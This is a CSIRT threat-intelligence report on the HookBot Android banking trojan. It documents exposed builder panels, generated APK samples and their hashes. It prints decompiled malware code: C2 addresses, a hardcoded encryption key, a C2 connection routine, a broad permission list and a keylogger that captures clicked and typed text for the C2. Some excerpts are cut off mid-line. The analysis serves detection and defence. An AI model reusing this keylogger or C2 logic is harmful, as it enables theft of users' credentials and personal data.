
HookBuilder - let's create a HookBot


Our latest findings of complex infrastructure elements and panels for building malicious Android apps associated with HookBot underscore the continued evolution and adaptation of this threat.

In a world where cyber threats are evolving by the day, KNF's CSIRT team remains alert to developments related to the Hook malware family, which dates back to January 2023. Our previous reports on the Hook malware have highlighted its rapid development and the emergence of numerous variants, resulting from the publication of the source code in dark corners of the Internet. The aforementioned activities have contributed to the widespread diversification of this malware, posing a challenge in the ongoing fight against cybercrime.



HookBot, a malware for mobile devices discovered in early 2023, has gone through numerous evolutions, yet retains some similarity to its original form. Thanks to the involvement of analysts and cybersecurity researchers, we were able to expand our knowledge of its distribution and mechanisms of operation. Nevertheless, at this point we have not observed active campaigns using HookBot in Poland, which may indicate its limited use or the effectiveness of preventive measures.

During the CTI operations, we were able to identify a panel named: "Hook Builder 2.0.12", which was hosted on IP: **45.134.26[.]11:8082**.



General APK settings

URL backend connect: http://185.215.113.25:3434

Backend encryption key:

InitialVector: InitialVector

Application name: Application

Accessibility Service name: Accessibility Service

Tag: tag

White app: org.telegram.messenger

Build parameters

☐ Ignore emulators debuggers
☐ Ignore CIS
☐ Add wait overlay
☐ No mutate and crypt code
☐ Build for Injector
☐ Build package for Xiaomi

☐ Crypt APK


☑ DebugRemoval
☑ GoTo
☑ LibEncryption
☐ CallInDirection*
☑ MethodRename
☑ AssetEncryption

☐ MethodOverload*
☑ ResStringEncryption
☐ ArithmeticBranch*
☑ Reflection
☑ AdvancedReflection
☐ Reorder*
☑ RandomManifest

Upload

Figure 1 Hookbot builder panel

The page containing the builder, as a title in the meta section, shows as: "Document":




http://45.134.26.11:8082/

Status	200 OK
Body Hash	sha1:d7b1effc7a6983264fb25edbee3abf2852b75f5f
HTML Title	Document

Figure 2 Server response with Title element

At the bottom of the page, you can find malware samples that were generated by the above builder:



Name Files	Downloads
app-release-1.apk	Download
app-release-2.apk	Download


Figure 3 Malware samples generated by the builder

Both .apk files, when analyzed, were found to be malicious to the potential victim and prepared to steal a lot of valuable information from the user.

Let's move on to discuss the dangerous application: app-release-1.apk

SHA256:
80fb4a2bfab1f0675eae40210a899a30987241cbb2b9497eb753668f433682b3

Attempts to search by hash for the described .apk file failed, as the hash was unknown to malware scanners.




```java
public final class g {
    public static final boolean a;
    public static final boolean b;
    public static final boolean c;
    public static final String d;
    public static final String e;
    public static final String f;
    public static final String g;
    public static final String h;
    public static final String i;
    public static final String j;
    public static final String[] k;
    public static final String[] l;
    public static final String[] m;

    static {
        g.a = i.a("%debug1%", "%debug1%");
        g.b = i.a("%blockCIS1%", "%blockCIS1%");
        g.c = i.a("%addWaitView1%", "%addWaitView%");
        g.d = "http://45.134.26.3:3434";
        g.e = "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf";
        g.f = "0123456789abcdef";
        g.g = "";
        g.h = "youtubelite";
        g.i = "youtubelite";
        g.j = "%Enable_Accessibility_Service%";
        String[] arr_s = {"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE",
        g.k = arr_s;
        String[] arr_s1 = {"android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"};
        g.l = arr_s1;
        String[] arr_s2 = {"android.permission.SYSTEM_ALERT_WINDOW"};
        g.m = arr_s2;
        String[] arr_s3 = (String[])b.F0(b.F0(arr_s, arr_s1), arr_s2);
    }

    public static String[] a() {
        return g.k;
    }
}
```

Figure 4 C2 address with which the malicious application communicates

During static analysis of the application, we were able to identify the C2 server address, the AES key for encrypting communications, the campaign name, and the application configuration.

Despite the definition of the address of the C2 server in the configuration section, the address is entered "rigidly" in any function that makes a call to this server.




```
public g() {
    a3.c.a c$a0;
    this.a = new v2.b(this, 0);
    this.b = new v2.b(this, 1);
    this.c = new v2.b(this, 2);
    this.d = new v2.b(this, 3);
    this.e = new v2.b(this, 4);
    this.f = new v2.b(this, 5);
    try {
        Log.i(g.l, "init");
        a0 a00 = a0.D;
        a00.p0("http://45.134.26.3:3434");
        Object[] arr_object = k.S0("http://45.134.26.3:3434", new String[]{";"}).toArray(new String[0]);
        if(arr_object != null) {
            a00.p0(((String[])arr_object)[a00.M() % ((String[])arr_object).length]);
            String s = String.valueOf(a00.M() + 1);
            a0.f(a0.F, "numUrl", s);
            String s1 = a0.d(a00, "urlAdminPanel");
            if(s1 == null) {
                s1 = "";
            }

            p1.e e0 = l.a(s1, g.n);
            this.g = e0;
            Context context0 = a0.F;
            i.b(context0);
            this.b(e0, context0);
            c$a0 = f.a;
            goto label_28;
        }
```

Figure 5 Linking function to C2

AndroidManifest.xml


The AndroidManifest.xml file specifies an extremely extensive range of permissions. The presence of such extensive permissions in applications that do not appear to require this level of access to system functions can be a warning sign. It may suggest potential violations of user privacy and malicious intent on the part of software developers.




```
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.ACTION_MANAGE_OVERLAY_PERMISSION"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
<uses-permission android:name="android.permission.GET_CLIPS"/>
<uses-permission android:name="android.permission.READ_CLIPS"/>
<uses-permission android:name="android.permission.WRITE_CLIPS"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.RECEIVE_LAUNCH_BROADCASTS"/>
<uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
```

Figure 6 Application permissions defined in AndroidManifest.xml

One of the numerous abilities of this trojan, in addition to presenting fake login interfaces for banking and utility applications, is the ability to steal data entered on the phone. In addition, this malware can intercept touchscreen events, including patterns used to unlock the device.




```
        Throwable throwable1 = c.a(c$a0);
        if(throwable1 != null) {
            c1.a.i(throwable1, new StringBuilder("keylogger "), g.i, "", "error");
        }
    }
}
```



```
        if(s2 != null) {
            int v1 = accessibilityEvent0.getEventType();
            switch(v1) {
                case 1: {
                    Log.v("Logger", "[VIEW_CLICKED] " + s2);
                    g$a0 = g.i;
                    jSONObject0 = new JSONObject();
                    jSONObject0.put("[VIEW_CLICKED]", s2);
                    break;
                }
                case 8: {
                    Log.v("Logger", "[VIEW_FOCUSED] " + s2);
                    g$a0 = g.i;
                    jSONObject0 = new JSONObject();
                    jSONObject0.put("[VIEW_FOCUSED]", s2);
                    break;
                }
                case 16: {
                    Log.v("Logger", "[TEXT_CHANGED] " + s2);
                    g$a0 = g.i;
                    jSONObject0 = new JSONObject();
                    jSONObject0.put("[TEXT_CHANGED]", s2);
                    break;
                }
                case 0x20:
                case 0x800: {
                    if(accessibilityEvent0.getContentChangeTypes() == 2) {
                        Log.v("Logger", "[CHANGE_TYPE_TEXT] " + s2);
                        g$a0 = g.i;
                        jSONObject0 = new JSONObject();
                        jSONObject0.put("[CHANGE_TYPE_TEXT]", s2);
                    }
                    else {
                        Log.v("Logger", s2);
                        g$a0 = g.i;
                        jSONObject0 = new JSONObject();
                        jSONObject0.put("[OTHER]", s2);
                    }

                    break;
                }
                default: {
                    Log.v("Logger", s2);
                    g$a0 = g.i;
                    jSONObject0 = new JSONObject();
                    jSONObject0.put("[OTHER_]", s2);
                }
            }

            String s3 = jSONObject0.toString();
            i.c(s3, "JSONObject().apply {\n   …             }.toString()");
            g$a0.getClass();
            c$a0 = a.g("", s3, "keylogger");
        }
    }
    catch(Throwable throwable0) {
        c$a0 = a0.u(throwable0);
    }

    Throwable throwable1 = c.a(c$a0);
    if(throwable1 != null) {
        c1.a.i(throwable1, new StringBuilder("keylogger "), g.i, "", "error");
    }
}
```

Figure 7 Event handling functions in the keylogger module

Another malware sample linked to Hookbot was found by us in the same way as previously described - by identifying the Hookbot Builder.



Hook Builder 2.0.12

General APK settings

URL backend connect: http://185.215.113.25:3434

Backend encryption key:

InitialVector: InitialVector

Application name: Application


Accessibility Service name: Accessibility Service

Tag: tag

White app: org.telegram.messenger

Figure 8 Identified second builder

The page on which Hook Builder appears also shows as "Document" in the title field, and the host on which it exists is: 91.215.85[.]186:8082.




Details

http://91.215.85.186:8082/

Status	200 OK
Body Hash	sha1:ce2b88421c215fd4192a14fe961a37d6b0d0f83d
HTML Title	Document

Figure 9 Server response with Title element

This time, as many as 3 malware samples, appearing as .apk were available for download in the last part of the builder.



Name Files	Downloads
app-release-3.apk	Download
app-release-2.apk	Download
app-release-1.apk	Download

Clean List

Figure 10 Malware samples generated by the builder

Let's move on to discuss the dangerous application: app-release-1.apk





Figure 11 Analysis result from malicious sample in tria.ge

SHA 256:
97b4b3b163b06c8fe7db36603fe1bdf043b4955de443db502017dfd5eb194763

The samples taken from the second Builder panel feature a configuration in which the addresses of the C2 server differ from the address on which the Builder itself resides. This indicates that these modules are independent of each other and can function autonomously. In addition, the AES key "*1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf*" used to encrypt communications has remained unchanged for a year, which is one piece of evidence linking these samples to the Hook malware family.




```
    static {
        Constantsfd.INSTANCE = new Constantsfd();
        Constantsfd.debug = Intrinsics.areEqual("%debug1%", "%debug%");
        Constantsfd.blockCIS = Intrinsics.areEqual("%blockCIS1%", "%blockCIS%");
        Constantsfd.addWaitView = Intrinsics.areEqual("%addWaitView1%", "%addWaitView%");
        Constantsfd.DEVELOPMENT_SERVER = "http://185.172.128.88:3434";
        Constantsfd.k = "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf";
        Constantsfd.IV = "0123456789abcdef";
        Constantsfd.tag = "YEPy";
        Constantsfd.access1 = "Chrome";
        Constantsfd.access2 = "Chrome";
        Constantsfd.acname = "%Enable_Accessibility_Service%";
        String[] arr_s = {"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE",
        Constantsfd.PERMISSIONS = arr_s;
        String[] arr_s1 = {"android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"};
        Constantsfd.PERMISSIONS2 = arr_s1;
        String[] arr_s2 = {"android.permission.SYSTEM_ALERT_WINDOW"};
        Constantsfd.PERMISSIONS3 = arr_s2;
        Constantsfd.PERMISSIONSA = (String[])ArraysKt.plus(ArraysKt.plus(arr_s, arr_s1), arr_s2);
    }
```

Figure 12 C2 address with which the malicious application communicates

